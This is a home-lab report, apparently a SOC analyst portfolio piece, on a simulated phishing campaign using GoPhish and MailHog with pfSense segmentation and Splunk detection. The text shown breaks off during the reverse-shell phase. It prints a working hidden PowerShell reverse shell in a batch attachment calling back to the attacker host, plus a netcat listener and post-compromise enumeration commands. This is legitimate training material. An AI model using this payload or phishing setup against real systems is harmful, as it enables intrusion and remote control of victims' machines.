

SOC ANALYST

Phishing Attack Simulation and Detection

Incident Report & Lab Documentation

Prepared by:

Tem Elvis

2026

1. Project Overview

This document presents a complete end-to-end phishing attack simulation conducted in an isolated home lab environment. The lab covers the full attack lifecycle from crafting and delivering a phishing email with a malicious attachment, to analyzing email headers, detecting malicious activity using a SIEM, gaining remote access via a reverse shell, and performing structured incident response.

A pfSense firewall was used to segment the network between attacker and victim machines, mirroring how enterprise networks are protected in real-world Security Operations Center (SOC) environments.

1.1 Objectives

- Simulate a phishing campaign using GoPhish and MailHog on an isolated internal network
- Deliver a malicious batch file attachment via phishing email to gain remote access
- Establish a reverse shell from Windows Server back to Kali Linux
- Segment the lab network using pfSense with WAN, LAN, and OPT1 interfaces
- Analyze phishing email headers using MXToolbox and VirusTotal
- Detect phishing activity using Splunk SIEM and Sysmon logs
- Capture network traffic using Wireshark to identify credential theft
- Perform structured incident response using the PICERL framework
- Document all Indicators of Compromise (IOCs)


Table of Contents

1. Project Overview	2
1.1 Objectives.....	2
2. Lab Environment.....	4
2.1 Network Architecture	4
2.2 Machine Configuration.....	4
2.3 Tools Used	5
3. Installation and Setup.....	5
3.1 pfSense Configuration	5
3.2 MailHog Installation on Kali Linux	7
3.3 GoPhish Installation on Kali Linux	8
3.4 Malicious Batch File Creation	8
3.5 Sysmon Configuration on Windows Server	9
3.6 Splunk and Universal Forwarder Setup	9
4. Phase 1 — Phishing Simulation	10
4.1 GoPhish Campaign Configuration.....	10
4.2 Campaign Results	12
5. Phase 2: Reverse Shell	13
5.1 Establishing the Connection	13
5.2 Attacker Commands Executed	14
5.3 Attack Chain Summary	15
6. Phase 3 — Detection	16
6.1 Email Header Analysis MXToolbox.....	16
6.2 Domain Intelligence — VirusTotal.....	18
6.3 pfSense Firewall Detection	19
6.4 Wireshark Network Analysis	20
6.5 Splunk SIEM Detection.....	21
7. Phase 4 — Incident Response	23
7.1 PICERL Framework.....	23
8. Indicators of Compromise (IOCs)	25
9. Incident Timeline	26
10. Challenges and Troubleshooting.....	26
11. Skills Demonstrated	27
12. References.....	27
13. Legal Disclaimer	28

2. Lab Environment

2.1 Network Architecture

The lab was built entirely on VirtualBox using Host-Only network adapters. pfSense acts as the firewall and router between the attacker (OPT1) and victim (LAN) networks.



2.2 Machine Configuration

Machine	Operating System	IP Address	Interface	Role
pfSense	pfSense CE	OPT1: 192.168.2.1 / LAN: 192.168.1.2	WAN, OPT1, LAN	Firewall and Router
Kali Linux	Kali Linux	192.168.2.5	OPT1	Attacker
Windows Server	Windows Server 2025	192.168.1.1	LAN	Victim

2.3 Tools Used

Tool	Purpose
pfSense	Network segmentation and firewall traffic control
GoPhish	Phishing campaign simulation and attachment delivery
MailHog	Local fake SMTP mail server
Netcat	Reverse shell listener on Kali
Splunk 10.2.2	SIEM log collection and analysis
Splunk Universal Forwarder	Ships Windows logs to Splunk
Sysmon	Windows process and network event logging
Wireshark	Network traffic capture and analysis
MXToolbox	Email header analysis and SPF/DKIM/DMARC inspection
VirusTotal	Domain and file reputation analysis
VirtualBox	Isolated lab environment

3. Installation and Setup

3.1 pfSense Configuration

Network Adapter Setup in VirtualBox

```
Adapter 1 (WAN): NAT
Adapter 2 (OPT1): Host-Only Adapter -(Kali network)
Adapter 3 (LAN): Host-Only Adapter -(Windows network)
```

Interface IP Assignment

```
OPT1 IP: 192.168.2.1/24 (Attacker gateway)
```

```
LAN IP: 192.168.1.2/24 (Victim gateway)
```

Firewall Rules

Phishing Attack Simulation and Detection

Interface	Source	Destination	Port	Action	Description
OPT1	192.168.2.5	192.168.1.1	80	Pass	GoPhish landing page
LAN	192.168.1.1	192.168.2.5	8025	Pass	MailHog web UI
LAN	192.168.1.1	192.168.2.5	8080	Pass	File download
LAN	192.168.1.1	192.168.2.5	4444	Pass	Reverse shell
LAN	192.168.1.1	192.168.2.5	9997	Pass	Splunk Forwarder
LAN	Any	Any	Any	Block	Default deny

```

FreeBSD/amd64 (pfSense.home.arp) (ttyv0)
VirtualBox Virtual Machine - Netgate Device ID: 6c88651b490cd0c14be1
*** Welcome to pfSense 2.8.1-RELEASE (amd64) on pfSense ***

WAN (wan) -> em0 -> v4: 10.0.2.15/24
LAN (lan) -> em1 -> v4: 192.168.1.2/24
OPT1 (opt1) -> em2 -> v4: 192.168.2.1/24

0) Logout / Disconnect SSH          9) pftop
1) Assign Interfaces                10) Filter Logs
2) Set interface(s) IP address      11) Restart GUI
3) Reset admin account and password 12) PHP shell + pfSense tools
4) Reset to factory defaults         13) Update from console
5) Reboot system                    14) Enable Secure Shell (sshd)
6) Halt system                      15) Restore recent configuration
7) Ping host                        16) Restart PHP-FPM
8) Shell

Enter an option:
Message from syslogd@pfSense at May 23 10:26:41 ...
php-fpm4241: /index.php: Successful login for user 'admin' from: 192.168.2.5 (Local Database)

```

Figure 1: Interfaces

Phishing Attack Simulation and Detection




Figure 2: Firewall Rules

3.2 MailHog Installation on Kali Linux

```
sudo apt update && sudo apt install golang -y
go install github.com/mailhog/MailHog@latest
~/go/bin/MailHog
```

MailHog listens on port 1025 (SMTP) and port 8025 (Web UI).

Phishing Attack Simulation and Detection




Figure 3: Mailbox Hog Interface

3.3 GoPhish Installation on Kali Linux

```
cd ~/Desktop
wget
https://github.com/gophish/gophish/releases/download/v0.12.1/gophish-
v0.12.1-linux-64bit.zip
unzip gophish-v0.12.1-linux-64bit.zip -d gophish
cd gophish
chmod +x gophish
sudo ./gophish
```

Access GoPhish dashboard at <https://192.168.2.5:3333>

3.4 Malicious Batch File Creation

The malicious batch file was created directly on Kali Linux (nano /opt/tmp/update.bat). The file establishes a reverse shell on Kali on port 4444.

```
@echo off
```


Phishing Attack Simulation and Detection

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command "$c=New-Object System.Net.Sockets.TCPClient('192.168.2.5',4444);$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){$d=(New-Object System.Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1|Out-String);$s.Write([text.encoding]::ASCII).GetBytes($sb),0,([text.encoding]::ASCII).GetBytes($sb).Length);$c.Close()"
```

Parameter	Meaning
-NoP	No PowerShell profile loaded
-NonI	Non-interactive mode
-W Hidden	Hidden window — victim sees nothing
-Exec Bypass	Bypasses execution policy restrictions
TCPClient	Connects back to Kali on port 4444
iex \$d	Executes any command sent from Kali

3.5 Sysmon Configuration on Windows Server

```
cd C:\sysmon
.\sysmon64.exe -accepteula -i
.\sysmon64.exe -c C:\sysmon\sysmonconfig.xml
Restart-Service sysmon64
```

3.6 Splunk and Universal Forwarder Setup

Splunk was installed on Kali Linux and configured to receive logs on port 9997. The Splunk Universal Forwarder was installed on Windows Server pointing to 192.168.2.5:9997.

Phishing Attack Simulation and Detection




Figure 4: Splunk Logs

4. Phase 1 — Phishing Simulation

4.1 GoPhish Campaign Configuration

Sending Profile

Field	Value
Name	MailHog
From	IT Support <it@lab.local>
Host	127.0.0.1:1025

Target Group

Field	Value
Group Name	Lab Targets
Target Name	Elvis
Target Email	servercis@lab.com

Email Template

Field	Value
Name	Latest Updates
Envelope Sender	Microsoft@update.com
Subject	Urgent-Update
Body	Phishing email with link to download update.bat




Figure 5:Email Template

Campaign Settings

Field	Value
Campaign Name	Phishing Attack
URL	http://192.168.2.5
Attachment	update.bat
Sending Profile	Test Profile
Target Group	Lab Targets

4.2 Campaign Results




Figure 6: Campaign

Event	Result
Email Sent	YES — delivered to servercis@lab.com
Email Opened	YES — victim opened email
Link Clicked	YES — victim clicked phishing link

Phishing Attack Simulation and Detection

Event	Result
Credentials Submitted	YES — credentials captured



Figure 7: Phishing Dashboard

5. Phase 2: Reverse Shell

5.1 Establishing the Connection

Before the victim executed the file, a Netcat listener was started on Kali to catch the incoming reverse shell connection.

Step 1 — Start Netcat Listener on Kali

```
nc -lvnp 4444
```

Output: Listening on any 4444

Step 2 — Victim Executes update.bat

```
cd C:\Users\Administrator\Downloads  
update.bat
```

Step 3 — Reverse Shell Connects

Phishing Attack Simulation and Detection

```
connect to 192.168.2.5 from 192.168.1.1 56118  
PS C:\Users\Administrator>
```




Figure 8: Kali Linux Connected to Windows

5.2 Attacker Commands Executed

Once the reverse shell was established, the following commands were run from Kali to demonstrate full control of Windows Server:

```
whoami  
ipconfig  
net user  
dir C:\Users\Administrator\Desktop  
tasklist
```

Phishing Attack Simulation and Detection

